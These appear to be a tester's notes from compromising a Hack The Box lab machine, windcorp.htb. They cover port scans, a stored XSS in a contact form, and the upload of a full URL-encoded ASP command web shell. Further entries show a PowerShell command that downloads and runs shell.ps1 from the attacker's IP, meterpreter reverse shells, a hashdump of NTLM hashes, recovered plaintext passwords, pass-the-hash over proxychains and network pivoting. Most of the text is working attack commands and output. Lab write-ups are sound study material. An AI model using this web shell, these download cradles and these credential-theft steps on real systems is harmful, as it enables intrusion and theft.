Creds

Username	Password	Description
LOCALADMIN	Secret123	

Nmap

Port	Service	Description
135	msrpc	Microsoft Windows RPC
443	ssl/http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
445	microsoft-ds?	
593	ncacn_http	Microsoft Windows RPC over HTTP 1.0
49714	msrpc	Microsoft Windows RPC

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```
# Nmap 7.91 scan initiated Wed Nov  3 22:54:45 2021 as: nmap -sC -sV -p- -vvv -oN nmap/Full 10.10.11.102
Nmap scan report for 10.10.11.102
Host is up, received echo-reply ttl 127 (0.027s latency).
Scanned at 2021-11-03 22:54:46 EDT for 330s
Not shown: 65530 filtered ports
Reason: 65530 no-responses
PORT      STATE SERVICE       REASON          VERSION
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
443/tcp   open  ssl/http      syn-ack ttl 126 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
| ssl-cert: Subject: commonName=www.windcorp.htb
| Subject Alternative Name: DNS:www.windcorp.htb
| Issuer: commonName=www.windcorp.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-05-24T19:44:56
| Not valid after:  2031-05-24T19:54:56
| MD5:   e2e7 86ef 4095 9908 14c5 3347 cdcb 4167
| SHA-1: 7fce 781f 883c a27e 1154 4502 1686 ee65 7551 0e2a
| -----BEGIN CERTIFICATE-----
| MIIDLTCCAhWgAwIBAgIQGTQcHTu8XrtFZ6hwEkAoKTANBgkqhkiG9w0BAQsFADAb
| MRkwFwYDVQQDDBB3d3cud2luZGNvcnAuaHRiMB4XDTIxMDUyNDE5NDQ1NloXDTMx
| MDUyNDE5NTQ1NlowGzEZMBcGA1UEAwwQd3d3LndpbmRjb3JwLmh0YjCCASIwDQYJ
| KoZIhvcNAQEBBQADggEPADCCAQoCggEBAK79Y9DwPj7s4/vGfCx8Smiq921EsKI9
| UQLB6ctOlXifp+YGwRKmDjPiRBsRaBcrQJyW8B3s8NKUlmt8dIX0bbn6gqBezeXg
| cu+VXV/5HJmVQ5jxNe02NoY1l+5UBvmfpwRJmUvW+mO5dShhilDsNjPYYhydbme9
| ap6UeFG7zwHfDKywUAFonbyxZcmFvaWUbbswNh0Hc0l7qAIddU8+O4azNNLzBgot
| dstmd5PXMXtX4bdvupAV+PIhsu8ddsbSFAKxh7GLnmNDUv0/JyiIQRfvpnjFNWAL
| oeQzNmNnzCTNgoB9V7eAnPXCOLulq2geCaJl9WlYRrMc+lzIR/C4wB0CAwEAAaNt
| MGswDgYDVR0PAQH/BAQDAgWgMB0GA1UdJQQWMBQGCCsGAQUFBwMCBggrBgEFBQcD
| ATAbBgNVHREEFDASghB3d3cud2luZGNvcnAuaHRiMB0GA1UdDgQWBBQu0cbQ/zqK
| aIeIy021WpVKOzBX8TANBgkqhkiG9w0BAQsFAAOCAQEAiyR1RyIWHuLR17cb45U+
| 3rmflhQozUfNm1QMTGXQerX1s5p+Uw0rh7OdJe4VTE7smVPHiFJYzMlrvxl3p6Ur
| UREF7ymW6NkriFZFSFKswHlWR9o5UwNG2QUAN8VjHBuOZT1LP8vgxRT290xh9G2w
| i3Y3R5WA5FLYPYbNBJ7FZUbdMUkvQZI2DL9bd3ZLptqqlk/62kDrIRN2ctq8R6+c
| C+h4MLd5L8Eoftf+5r1SrxTg3cD7ex2bm5cZmLhmtEYA6L1RkUPuf132Fb98URSE
| +heFt1xpfM/EREhI+iwhFhTsDydrebtm9/HlxmDhd8OJqsFXmPWd6cw/llxONk9c
| bA==
|_-----END CERTIFICATE-----
|_ssl-date: 2021-11-04T03:15:37+00:00; +15m22s from scanner time.
| tls-alpn:
|_  http/1.1
445/tcp   open  microsoft-ds? syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49714/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 15m21s, deviation: 0s, median: 15m21s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 62384/tcp): CLEAN (Timeout)
|   Check 2 (port 29705/tcp): CLEAN (Timeout)
|   Check 3 (port 30756/udp): CLEAN (Timeout)
|   Check 4 (port 54148/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-11-04T03:15:01
|_  start_date: N/A

Read data files from: /usr/bin/../share/nmap
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Nov  3 23:00:16 2021 -- 1 IP address (1 host up) scanned in 331.11 seconds
```

/etc/hosts

```
10.10.11.102    www.windcorp.htb windcorp.htb
```

Web Enumeration

possible xss (from zap)

```
URL: https://www.windcorp.htb/save.asp?email=%3C%2Ftd%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E%3Ctd%3E&message=&name=ZAP&subject=ZAP
ATTACK: </td><script>alert(1);</script><td>
```

```
URL: https://www.windcorp.htb/preview.asp
ATTACK: </td><script>alert(1);</script><td>


Source URL: https://www.windcorp.htb/save.asp?email=foo-bar%40example.com&message&name=ZAP&subject=ZAP
```

Works. and true.... but not very usefull since there is no login page that i could find or any means to exploit this yet...

response

```
</td><script src='http://10.10.14.155/exploit.js'></script><td>
       <img src=x onerror=alert('XSS');>

</td><script>document.location='http://10.10.14.155/exploit.js'</script><td>
```

gobuster

Files

```
/CHANGELOG.txt       (Status: 200) [Size: 1386]
/index.html          (Status: 200) [Size: 46774]
/contact.html        (Status: 200) [Size: 11547]
/.                   (Status: 200) [Size: 46774]
/test.asp            (Status: 200) [Size: 230]
/readme.txt          (Status: 200) [Size: 215]
/README.txt          (Status: 200) [Size: 215]
/Contact.html        (Status: 200) [Size: 11547]
/Index.html          (Status: 200) [Size: 46774]
/changelog.txt       (Status: 200) [Size: 1386]
/services.asp        (Status: 200) [Size: 21308]
/preview.asp         (Status: 200) [Size: 3515]
/save.asp            (Status: 302) [Size: 157] [--> https://www.windcorp.htb/preview.asp]
/README.TXT          (Status: 200) [Size: 215]
```

Folders

```
/assets              (Status: 301) [Size: 155] [--> https://www.windcorp.htb/assets/]
/forms               (Status: 301) [Size: 154] [--> https://www.windcorp.htb/forms/]
/.                   (Status: 200) [Size: 46774]
/Forms               (Status: 301) [Size: 154] [--> https://www.windcorp.htb/Forms/]
/Assets              (Status: 301) [Size: 155] [--> https://www.windcorp.htb/Assets/]
/FORMS               (Status: 301) [Size: 154] [--> https://www.windcorp.htb/FORMS/]
/ASSETS              (Status: 301) [Size: 155] [--> https://www.windcorp.htb/ASSETS/]
```

changelog.txt

```
Version: 3.1.0
  - Updated Bootstrap to version 5.0.0-beta3
  - Updated all outdated third party vendor libraries to their latest versions
  - Updated the PHP Email Form to V3.1
```

readme.txt

```
  Thanks for downloading this template!

Template Name: BizLand
Template URL: https://bootstrapmade.com/bizland-bootstrap-business-template/
Author: BootstrapMade.com
License: https://bootstrapmade.com/license/
```

Users

```
#### Walter White
Chief Executive Officer

#### Sarah Jhonson
Product Manager

#### William Anderson
CTO

#### Amanda Jepson
Accountant
```

managled users with

```
first last
first_last
first.last
firstlast
first.l
```

```
first_l
firstl
f.last
f_last
flast
last.f
last_f
lastf
lastfirst
last.first
last_first
last first
```

revisit stored xss and see what else we can store.....

a whole asp shell...

upload cmd

```
GET /save.asp?
name=test&email=x%40email.com&subject=test&message=%3C%25%40+Language%3DVBScript+%25%3E%0D%0A%3C%25%0D%0A++Dim+oScript%0D%0A++Dim+oScriptNet%0D%0A++Dim+oFileSys%2C+oFile%0D%0A++Dim+szCMD%2C+szTempFile%0D%0A%0D%0A+
+On+Error+Resume+Next%0D%0A%0D%0A++Set+oScript+%3D+Server.CreateObject%28%22WSCRIPT.SHELL%22%29%0D%0A++Set+oScriptNet+%3D+Server.CreateObject%28%22WSCRIPT.NETWORK%22%29%0D%0A++Set+oFileSys+%3D+Server.CreateObject%
28%22Scripting.FileSystemObject%22%29%0D%0A%0D%0A++szCMD+%3D+Request.Form%28%22.CMD%22%29%0D%0A++If+%28szCMD+%3C%3E+%22%22%29+Then%0D%0A%0D%0A++++szTempFile+%3D+%22C%3A%5C%22+%26+oFileSys.GetTempName%28+%29%0D%0A+
+++Call+oScript.Run+%28%22cmd.exe+%2Fc+%22+%26+szCMD+%26+%22+%3E+%22+%26+szTempFile%2C+0%2C+True%29%0D%0A++++Set+oFile+%3D+oFileSys.OpenTextFile+%28szTempFile%2C+1%2C+False%2C+0%29%0D%0A%0D%0A++End+If%0D%0A%0D%0A%
25%3E%0D%0A%3CHTML%3E%0D%0A%3CBODY%3E%0D%0A%3CFORM+action%3D%22%3C%25%3D+Request.ServerVariables%28%22URL%22%29+%25%3E%22+method%3D%22POST%22%3E%0D%0A%3Cinput+type%3Dtext+name%3D%22.CMD%22+size%3D45+value%3D%22%3C
%25%3D+szCMD+%25%3E%22%3E%0D%0A%3Cinput+type%3Dsubmit+value%3D%22Run%22%3E%0D%0A%3C%2FFORM%3E%0D%0A%3CPRE%3E%0D%0A%3C%25%3D+%22%5C%5C%22+%26+oScriptNet.ComputerName+%26+%22%5C%22+%26+oScriptNet.UserName+%25%3E%0D%
0A%3Cbr%3E%0D%0A%3C%25%0D%0A++If+%28IsObject%28oFile%29%29+Then%0D%0A++++%27+---+Read+the+output+from+our+command+and+remove+the+temp+file+--
+%27%0D%0A++++On+Error+Resume+Next%0D%0A++++Response.Write+Server.HTMLEncode%28oFile.ReadAll%29%0D%0A++++oFile.Close%0D%0A++++Call+oFileSys.DeleteFile%28szTempFile%2C+True%29%0D%0A++End+If%0D%0A%25%3E%0D%0A%3C%2FB
ODY%3E%0D%0A%3C%2FHTML%3E%0D%0A HTTP/2
Host: www.windcorp.htb
Cookie: ASPSESSIONIDSWTCDQRS=GIPDGOFCDHLHLKALAJMBPGKD; ASPSESSIONIDCEDRCTTQ=MPLNFPFCBKPDINJOEHDGDODF; ASPSESSIONIDAGBQCSSQ=HLNDJCKCBAHIFAHPKFIMLONB
Sec-Ch-Ua: "Chromium";v="95", ";Not A Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://www.windcorp.htb/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

get Shell

```
POST /test.asp HTTP/2
Host: www.windcorp.htb
Cookie: ASPSESSIONIDSWTCDQRS=GIPDGOFCDHLHLKALAJMBPGKD; ASPSESSIONIDCEDRCTTQ=MPLNFPFCBKPDINJOEHDGDODF; ASPSESSIONIDAGBQCSSQ=OKNDJCKCJJHAKKGFEDKOCJJE
Content-Length: 116
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="95", ";Not A Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://www.windcorp.htb
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://www.windcorp.htb/test.asp
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

.CMD=powershell+-c+IEX%28New-Object+Net.WebClient%29.downloadString%28%91http%3A%2F%2F10.10.14.155%2Fshell.ps1%92%29
```

could not figure out how to transfer files back to me, until i finally figured out i could copy them to inetpub and then download via wget or curl then use a meterpreter shell...

Enumeration

.ssh folder known_hosts

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/25/2021  12:05 PM            175 known_hosts


cat known_hosts
192.168.66.3 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGUobz+s+TDcuqCZNX5rFUE2Wse501X8g6qNUIRx6pVkVXvgAp8dMPdqsUytg3x4t7N85nbSHVHY/uVYrzpRuEM=
```

desktop req.txt

```
    Directory: C:\users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/24/2021   9:36 PM            989 req.txt


type req.txt
-----BEGIN CERTIFICATE REQUEST-----
MIICoDCCAYgCAQAwWzELMAkGA1UEBhMCQVUxEzARBgNVBAgMClNvbWUtU3RhdGUx
ETAPBgNVBAoMCFdpbmRDb3JwMSQwIgYDVQQDDBtzb2Z0d2FyZXBvcnRhbC53aW5k
Y29ycC5odGIwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCmm0r/hZHC
KsK/BD7OFdL2I9vF8oIeahMS9Lb9sTJEFCTHGxCdhRX+xtisRBvAAFEOuPUUBWKb
BEHIH2bhGEfCenhILl/9RRCuAKL0iuj2nQKrHQ1DzDEVuIkZnTakj3A+AhvTPntL
eEgNf5l33cbOcHIFm3C92/cf2IvjHhaJWb+4a/GPgTlcxBMne5OsR+4hc4YIhLnz
QMoVUqy7wI3VZ2tjSh6SiiPU4+Vg/nvx//YNyEas3mjA/DSZiczsqDvCNM24YZOq
qmVIxlmQCAK4Wso7HMwhaKlue3cu3PpFOv+IJ9alsNWt8xdTtVEipCZwWRPFvGFu
1x55Svs41Kd3AgMBAAGgADANBgkqhkiG9w0BAQsFAAOCAQEAa6x1wRGXcDBiTA+H
JzMHljabY5FyyToLUDAJI17zJLxGgVFUeVxdYe0br9L9lis7muhQ8S9s2Kyliy2P
WW5jit7McPZ68NrmbYwlvNWsF7pcZ7LYVG24V57sIdF/MzoR3DpqO5T/Dm9gNyOt
yKQnmhMIo4lll2cfFfcqMjpXcwaHix7bClxVobWoll5v2+4XwTPaaNFhtby8A1F
```

```
F09NDSp8Z8JMyVGRx2FvGrJ39vIrjlMMKFjGM3GAmdvH+IO/D5B6JCEE3amuxU04
CIHwCI5C04T2KaCN4U6112PDIS0tOuZBj8gdYIsgBYsFDeDtp23g4JsR6SosEiso
4TlwpQ==
-----END CERTIFICATE REQUEST-----
```

consolehistory

```
net user administrator Partner0706
whoami
net user iisadmin Partner0706 /add
```

Decode Csr

`cp req.txt mycsr.csr`

```
kali@kali:~$ openssl req -in mycsr.csr -noout -text
Certificate Request:
    Data:
        Version: 1 (0x0)
        Subject: C = AU, ST = Some-State, O = WindCorp, CN = softwareportal.windcorp.htb
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (2048 bit)
                Modulus:
                    00:a6:9b:4a:ff:85:91:c2:2a:c2:bf:04:3e:ce:15:
                    d2:f6:23:db:c5:f2:82:1e:6a:13:12:f4:b6:fd:b1:
                    32:44:14:24:c7:1b:10:9d:85:15:fe:c6:d8:ac:44:
                    1b:c0:00:51:0e:b8:f5:14:05:62:9b:04:41:c8:1f:
                    66:e1:18:47:c2:7a:78:48:2e:5f:fd:45:10:ae:00:
                    a2:f4:8a:e8:f6:9d:02:ab:1d:0d:43:cc:31:15:b8:
                    89:19:9d:36:a4:8f:70:3e:02:1b:d3:3e:7b:4b:78:
                    48:0d:7f:99:77:dd:c6:ce:70:72:05:9b:70:bd:db:
                    f7:1f:d8:8b:e3:1e:16:89:59:bf:b8:6b:fe:8f:81:
                    39:5c:c4:13:27:7b:93:ac:47:ee:21:73:86:08:84:
                    b9:f3:40:ca:15:52:ac:bb:c0:8d:d5:67:6b:63:4a:
                    1e:92:8a:23:d4:e3:e5:60:fe:7b:f1:ff:f6:0d:c8:
                    46:ac:de:68:c0:fc:34:99:89:cc:ec:a8:3b:c2:34:
                    cd:b8:61:93:aa:aa:65:48:c6:59:90:08:02:b8:5a:
                    ca:3b:1c:cc:21:68:a9:6e:7b:77:2e:dc:fa:45:3a:
                    ff:88:27:d6:a5:b0:d5:ad:f3:17:53:b5:51:22:a4:
                    26:70:59:13:c5:bc:61:6e:d7:1e:79:4a:fb:38:d4:
                    a7:77
                Exponent: 65537 (0x10001)
        Attributes:
            a0:00
    Signature Algorithm: sha256WithRSAEncryption
         6b:ac:75:c1:11:97:70:30:62:4c:0f:87:27:33:07:96:36:9b:
         63:91:72:c9:3a:0b:50:30:09:23:5e:f3:24:bc:46:81:51:54:
         79:5c:5d:61:ed:1b:af:d2:fd:d6:2b:3b:9a:e8:50:f1:2f:6c:
         d8:ac:b5:8b:2d:8f:59:6e:63:8a:de:cc:70:f6:7a:f0:da:e6:
         6d:8c:25:bc:d5:ac:17:ba:5c:67:b2:d8:54:6d:b8:57:9e:ec:
         21:d1:7f:33:3a:11:dc:3a:6a:3b:94:ff:0e:6f:60:37:23:ad:
         c8:a4:27:9a:13:08:a3:8d:65:d5:fd:9c:7c:57:dc:a8:c8:e9:
         5d:cc:1a:1e:2c:7b:6c:29:71:56:86:d6:a2:59:79:bf:6f:b8:
         5f:04:cf:69:a3:45:86:d6:f2:f0:0d:45:17:4f:4d:0d:2a:7c:
         67:c2:4c:c9:51:91:c7:61:6f:1a:b2:77:f6:f2:2b:8e:53:0c:
         28:58:fa:33:71:80:99:db:c7:f8:83:bf:0f:90:7a:24:21:04:
         dd:a9:ae:c5:4d:38:08:81:f0:08:8e:42:d3:84:f6:29:a0:8d:
         e1:4e:b5:d7:63:c3:21:2d:2d:3a:e6:41:8f:c8:1d:60:8b:20:
         05:8b:05:0d:e0:ed:a7:6d:e0:e0:9b:11:e9:2a:2c:12:2b:28:
         e1:39:70:a5
```

- softwareportal.windcorp.htb

/etc/hosts

- (not entirely true.. ultimately used the docker host ip not 10.10.11.102 ip and setup a pivot/portfwd see below)

```
10.10.11.102    www.windcorp.htb windcorp.htb softwareportal.windcorp.htb
```

upload files to box

```
powershell.exe -nop -ep bypass -c "IEX(New-Object Net.WebClient).DownloadFile('http://10.10.14.155/winPEAS.bat', 'C:\temp\winPEAS.bat')"
```

or

```
iwr http://10.10.14.15/shell.exe -OutFile shell.exe
```

metasploit

built meterperet shell with msfvenom and used metasploit.

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options
Payload options (windows/x64/meterpreter/reverse_tcp):

...[snip]...

msf6 exploit(multi/handler) > set LHOST tun0
LHOST => 10.10.14.155
msf6 exploit(multi/handler) > set LPORT 9005
LPORT => 9005
```

ipconfig

```
meterpreter > ipconfig

Interface 31
============
Name         : Software Loopback Interface 2
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
```

```
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 32
============
Name         : Hyper-V Virtual Ethernet Adapter #2
Hardware MAC : 00:15:5d:5c:d0:9b
MTU          : 1500
IPv4 Address : 192.168.184.133
IPv4 Netmask : 255.255.240.0
IPv6 Address : fe80::4981:3b1e:1c05:3614
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

- Interface 32 changes so if box is reset, must gather this address again...

netstat

```
meterpreter > netstat

Connection list
===============

    Proto  Local address          Remote address     State        User  Inode  PID/Program name
    -----  -------------          --------------     -----        ----  -----  ----------------
    tcp    0.0.0.0:135            0.0.0.0:*          LISTEN       0     0      6852/svchost.exe
    tcp    0.0.0.0:443            0.0.0.0:*          LISTEN       0     0      4/System
    tcp    0.0.0.0:5985           0.0.0.0:*          LISTEN       0     0      4/System
    tcp    0.0.0.0:8172           0.0.0.0:*          LISTEN       0     0      4/System
    tcp    0.0.0.0:47001          0.0.0.0:*          LISTEN       0     0      4/System
    tcp    0.0.0.0:49152          0.0.0.0:*          LISTEN       0     0      6612/wininit.exe
    tcp    0.0.0.0:49153          0.0.0.0:*          LISTEN       0     0      7120/svchost.exe
    tcp    0.0.0.0:49154          0.0.0.0:*          LISTEN       0     0      6960/svchost.exe
    tcp    0.0.0.0:49155          0.0.0.0:*          LISTEN       0     0      6680/services.exe
    tcp    0.0.0.0:49156          0.0.0.0:*          LISTEN       0     0      6696/lsass.exe
    tcp    192.168.184.133:49165  10.10.14.155:9001  ESTABLISHED  0     0      6128/powershell.exe
    tcp    192.168.184.133:49206  10.10.14.155:9001  CLOSE_WAIT   0     0      3456/powershell.exe
    tcp    192.168.184.133:49216  10.10.14.155:9001  CLOSE_WAIT   0     0      3780/powershell.exe
    tcp    192.168.184.133:49259  10.10.14.155:9001  ESTABLISHED  0     0      7724/powershell.exe
    tcp    192.168.184.133:49280  10.10.14.155:9001  CLOSE_WAIT   0     0      1788/powershell.exe
    tcp    192.168.184.133:49291  10.10.14.155:9001  ESTABLISHED  0     0      4500/powershell.exe
    tcp    192.168.184.133:49296  10.10.14.155:9001  ESTABLISHED  0     0      8148/powershell.exe
    tcp    192.168.184.133:49298  10.10.14.155:9001  ESTABLISHED  0     0      8460/powershell.exe
    tcp    192.168.184.133:49300  10.10.14.155:9001  ESTABLISHED  0     0      4852/powershell.exe
    tcp    192.168.184.133:49647  10.10.14.155:9005  ESTABLISHED  0     0      1580/shell.exe
    tcp    192.168.184.133:49648  10.10.14.155:9005  ESTABLISHED  0     0      9260/shell.exe
    tcp6   :::135                 :::*               LISTEN       0     0      6852/svchost.exe
    tcp6   :::443                 :::*               LISTEN       0     0      4/System
    tcp6   :::5985                :::*               LISTEN       0     0      4/System
    tcp6   :::8172                :::*               LISTEN       0     0      4/System
    tcp6   :::47001               :::*               LISTEN       0     0      4/System
    tcp6   :::49152               :::*               LISTEN       0     0      6612/wininit.exe
    tcp6   :::49153               :::*               LISTEN       0     0      7120/svchost.exe
    tcp6   :::49154               :::*               LISTEN       0     0      6960/svchost.exe
    tcp6   :::49155               :::*               LISTEN       0     0      6680/services.exe
    tcp6   :::49156               :::*               LISTEN       0     0      6696/lsass.exe
    udp    0.0.0.0:5353           0.0.0.0:*                       0     0      6216/svchost.exe
    udp    0.0.0.0:5355           0.0.0.0:*                       0     0      6216/svchost.exe
    udp    127.0.0.1:54543        0.0.0.0:*                       0     0      6960/svchost.exe
    udp6   :::5353                :::*                            0     0      6216/svchost.exe
    udp6   :::5355                :::*                            0     0      6216/svchost.exe
```

route

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask          Gateway          Metric  Interface
    ------           -------          -------          ------  ---------
    0.0.0.0          0.0.0.0          192.168.176.1    5256    32
    127.0.0.0        255.0.0.0        127.0.0.1        331     31
    127.0.0.1        255.255.255.255  127.0.0.1        331     31
    127.255.255.255  255.255.255.255  127.0.0.1        331     31
    192.168.176.0    255.255.240.0    192.168.184.133  5256    32
    192.168.184.133  255.255.255.255  192.168.184.133  5256    32
    192.168.191.255  255.255.255.255  192.168.184.133  5256    32
    224.0.0.0        240.0.0.0        127.0.0.1        331     31
    224.0.0.0        240.0.0.0        192.168.184.133  5256    32
    255.255.255.255  255.255.255.255  127.0.0.1        331     31
    255.255.255.255  255.255.255.255  192.168.184.133  5256    32
```

arp

```
meterpreter > arp

ARP cache
=========

    IP address     MAC address        Interface
    ----------     -----------        ---------
    192.168.176.1  00:15:5d:5c:d7:79  32
    224.0.0.22     01:00:5e:00:00:16  32
    224.0.0.22     00:00:00:00:00:00  31
    224.0.0.251    01:00:5e:00:00:fb  32
    224.0.0.252    01:00:5e:00:00:fc  32
```

ping

```
ping -n 1 192.168.176.1

Pinging 192.168.176.1 with 32 bytes of data:
Reply from 192.168.176.1: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.176.1:
    Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
```

```
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
ipconfig

Windows IP Configuration


Ethernet adapter vEthernet (Ethernet):

   Connection-specific DNS Suffix  . : htb
   Link-local IPv6 Address . . . . . : fe80::4981:3b1e:1c05:3614%32
   IPv4 Address. . . . . . . . . . . : 192.168.184.133
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . : 192.168.176.1
```

hashdump

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:525a8625a410e103120a55684d31ca1f:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
iisadmin:1000:aad3b435b51404eeaad3b435b51404ee:525a8625a410e103120a55684d31ca1f:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::


Administrator:500:aad3b435b51404eeaad3b435b51404ee:c5f2d015f316018f6405522825689ffe:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
iisadmin:1000:aad3b435b51404eeaad3b435b51404ee:525a8625a410e103120a55684d31ca1f:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Port 8172

```
PORT     STATE SERVICE  VERSION
8172/tcp open  ssl/http Microsoft IIS httpd 10.0
|_ssl-date: 2021-11-06T21:58:33+00:00; -5s from scanner time.
| tls-alpn:
|_  http/1.1
|_http-server-header: Microsoft-IIS/10.0
| ssl-cert: Subject: commonName=WMSvc-SHA2-WEBSERVER01
| Not valid before: 2021-04-25T22:56:18
|_Not valid after:  2031-04-23T22:56:18
|_http-title: Site doesn't have a title.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -5s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 702.05 second
```

EARTH??

```
kali@kali:~$ proxychains crackmapexec smb 192.168.176.1 -H hashes.txt
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.176.1:445-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.176.1:445-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.176.1:135-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.176.1:445-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-192.168.176.1:445-<><>-OK
SMB         192.168.176.1   445    EARTH            [*] Windows 10.0 Build 17763 x64 (name:EARTH) (domain:windcorp.htb) (signing:True) (SMBv1:False)
```

pivot

```
meterpreter > bg
[*] Backgrounding session 2...
msf6 exploit(multi/handler) > route print
[*] There are currently no routes defined.
msf6 exploit(multi/handler) > route add 192.168.184.133 255.255.240.0 2
[*] Route added
msf6 exploit(multi/handler) > route print

IPv4 Active Routing Table
=========================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.168.184.133    255.255.240.0      Session 2

[*] There are currently no IPv6 routes defined.
```

arp scan

```
meterpreter > run arp_scanner -r 192.168.184.133/20
[*] ARP Scanning 192.168.184.133/20
[*] IP: 192.168.176.1 MAC 00:15:5d:5c:d7:79
[*] IP: 192.168.184.133 MAC 00:15:5d:5c:d0:9b
[*] IP: 192.168.191.255 MAC 00:15:5d:5c:d0:9b
```

portscan

```
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.176.1
RHOSTS => 192.168.176.1
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.176.1:        - 192.168.176.1:53 - TCP OPEN
[+] 192.168.176.1:        - 192.168.176.1:80 - TCP OPEN
[+] 192.168.176.1:        - 192.168.176.1:135 - TCP OPEN
[+] 192.168.176.1:        - 192.168.176.1:445 - TCP OPEN
[+] 192.168.176.1:        - 192.168.176.1:593 - TCP OPEN
```

had a few problems here, but finally go it working.

